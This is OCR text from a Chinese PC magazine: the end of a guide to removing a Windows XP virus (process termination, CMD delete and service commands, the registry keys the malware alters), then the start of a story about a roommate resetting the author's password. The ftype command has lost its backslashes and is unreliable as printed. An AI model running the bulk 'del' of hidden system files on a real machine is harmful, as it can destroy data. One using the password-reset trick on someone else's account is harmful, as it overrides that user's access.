为什么不使用系统自带的任务管理器呢，因为系统自带的任务管理器不直观，而且少数版本的“选择列”菜单里没有“映像路径”这个选项，对于病毒查杀很不方便，要知道杀错了 winlogon.exe 进程会造成系统蓝屏的。还有一个重要的原因是病毒会覆盖 XP 的任务管理器。结束病毒进程很简单，直接在 win1ogon.exe 进程上点鼠标右键，然后选择“终止进程”就可以了，如图8。




图7




图8

病毒进程结束掉了，就可以删除非 C 盘内的 svch0st.exe、autorun.inf 文件了。由于病毒是隐藏文件，而且病毒还删除了“文件夹选项”，所以要使用 CMD 命令来删除病毒程序，但是不管是“开始”－“运行”、还是任务管理器上面的“新任务”都被病毒给屏蔽了，因此运行 CMD 也得从系统目录下直接运行程序。如果大家嫌麻烦的话，可以使用 procexp.exe 来完成；直接在 procexp.exe 里点击文件菜单里的运行，输入 cmd 回车，可爱的 CMD 命令提示符就出来了。然后输入以下命令来删除病毒文件：

```
cd\        返回当前盘符根目录
d:         进入D盘
dir /ash   查看分区下的隐藏文件和系统文件
attrib -a -r -s -h *.*   把盘符根目录下面的所有文件的所有属性去掉
del        删除该盘符根目录下隐藏文件和系统文件，不删除目录
ftype txtfile=%systemroot%system32notepad.exe
```

使用这个方法删除所有分区的病毒程序，修复 txt 的文件关联，如图9，图10。

输入以下命令停止并禁用病毒服务（针对 XP 系统）：

```
sc stop wins                     停止病毒服务
sc config wins start= disabled   禁用病毒服务，注意“=”后有一个空格
```




图 9




图 10

至此，所有的命令步骤完成。下面直接删除 Documents and Settings\All Users\Application Data\Microsoft 目录下的病毒文件，由于文件夹选项被删除，并且病毒对路径进行了限制，所以只能麻烦大家使用冰刃来删除这个路径下的 winlogon.exe，然后接着删除 Documents and Settings\All Users\「开始」菜单\程序\启动下的 schost.com 文件。对于 XP 系统用户还得删除 Windows\system32 下的 wins.com、飞跃星球.scr 这两个文件。

由于病毒对注册表修改的项和键值非常的多，因此下面将只对相关的键值进行说明，告诉大家病毒是如何达到目的的，并且告诉大家如何来修改还原键值。

**病毒删除文件夹选项所涉及注册表项：**

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL，如果该项被删除，系统将不会出现文件夹选项，意味着文件夹选项将彻底消失。所以要想恢复文件夹选项，必须重建该项下的所有键值，修复该问题的注册表文件已收录于光盘中。

**病毒增加警告提示框所涉及的注册表键值：**

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system

键值：legalnoticecaption　　字符串值：警告

键值：legalnoticetext　　字符串值：发现您硬盘内曾使用……购买相应的软件。

病毒在此项下新建这两个键值来达到弹出警告框的目的，所以要想去掉这个警告框，就要删除掉这两个键值。

**病毒修改默认的屏幕保护程序和屏保启动时间所涉及的注册表键值：**

HKEY_USERS\S-1-5-21-299502267-1390067357-839522115-1000\Control Panel\Desktop

键值：SCRNSAVE.EXE　　字符串值：c:\windows\system32\飞跃星球.scr

键值：ScreenSaveTimeOut　　字符串值：60

第一个键值是屏保的名称，第二个是默认运行屏保的时间，单位是秒。默认屏幕保护程序大家可以从 %systemroot%system32 下随便找一个替换，屏保的默认时间可以根据自己的需要来修改。

**屏保开始菜单中几个命令所涉及的注册表键值：**

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer

键值：NoClose　　DWORD 值：1　　作用：取消关闭计算机

键值：NoFind　　DWORD 值：1　　作用：取消查找

键值：NoRun　　DWORD 值：1　　作用：取消运行

键值：StartMenuLogOff　　DWORD 值：1　　作用：取消开始菜单 logo

键值：NoLogOff　　DWORD 值：1　　作用：取消注销

对这些键值，如有必要可以将 DWORD 值设置为 0，就可以把被屏蔽的选项释放出来了，如果不想留着，可以删除这四个键值。

**病毒启动所涉及的注册表键值：**

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

键值：svchost.exe

字符串值：C:\Documents and Settings\All Users\Application Data\Microsoft\winlogon.exe

**病毒服务所涉及的注册表项：**

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\WINS

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\WINS

其实病毒程序删除不删除都无所谓，但为了清理垃圾，提高系统启动速度，还是删除为好（小编提示：为了你爱机的健康，删除还是有必要的）。以上对于列出键值的注册表，必须删除或修改键值，不可以删除整个项；对于没有列出键值的，可以直接删除注册表项。

当上述键值全部修改完毕后，重启电脑，如果发现开始菜单中的关闭计算机还没有出来，则证明病毒还没有清除干净，请继续重复以上步骤。

*（本文所涉及到的病毒样本文件、病毒分析报告、部分注册表文件、EASYRECOVERYPRO 绿化版、procexp 和冰刃已收录到光盘中）*

# 愚人节的“礼物”

xhk003

记得愚人节的这天下午，我回到宿舍打开电脑，却突然提示说密码不对，这是怎么了？回想这一天我都是在看别人如何整人的，可我是老实人没有去整别人，所以应该不会有人来故意整我呀。我从郁闷的心情中静下来仔细地分析了一下：1．我的电脑是单机，没有连上网络，因此应该不会受木马的远程控制；2．我从来不把密码说给别人听，因此外人是不会知道我的密码的；3．昨天电脑还好好的，今天我玩了一天的游戏“神雕侠侣”，基本上没有离开过我的电脑，因为当时玩得比较投入，期间只去了一趟 WC，可就算宿舍的人从网上下载了什么破解密码的工具，比如 findpas 之类的这种工具，然后使用 U 盘复制进去破解的话，也不可能这么快呀。因为我的 USB 接口是在机箱后面的，插拔都不方便，在说我上 WC 的速度也历来都是非常快的。

这时看到了我的同桌（舍友）在暗笑，可能是我呆呆的想问题的样子有点可笑吧。他问我是不是把密码给输入错了。这

怎么可能，我都重新输了好几遍了。我心想一定是这小子搞的鬼，于是就将计就计假装说要向他借张启动盘重新安装系统。可能那小子也良心发现不能把玩笑玩得过火了。于是他就告诉了我一个密码，使用那个密码，我果然顺利的进入了系统。他是如何改掉的我的密码的呢？我百思不得其解，后来在苦苦的追问下，他才告诉我说当以系统管理员的身份登录进系统后，在“我的电脑”上点鼠标右键，选择“管理”，然后选择“本地用户和组”下的“用户”，这时就可以在右侧的窗口中看到系统中的用户列表了。选中要更改密码的用户，点击鼠标右击，选择“设置密码”，如图1，然后直接输入我们的新密码就可以了，并不需要输入旧密码。




图1

原来那小子就是这样改掉的我的密码。如何解决这个问题呢？我在网上找了好几天都没有找到妥善的解方法，后来在使用“超级小兔子”的时候，发现可以使用其中的“魔法设置”－“系统”－“系统选项”－禁止我的电脑右键菜单中的管理项目，可以解决这个问题，如图2。




图2

但这个却只是治标不治本的方法，因为我们仍然可以从另外几处地方打开“本地用户和组”，比如在“开始”－“运行”栏中输入“MMC”来启动“控制台”，然后选择“文件”下的“添中／删除管理单元”（图3），再点击下面的“添加”按钮，从弹出的“添加独立管理单元”菜单中找到“本地用户和组”（图4），选中后，按下面的“添加”按钮，再在“选择目标机器”菜单中直接点击“完成”就会同样打开“本地用户和组”了。

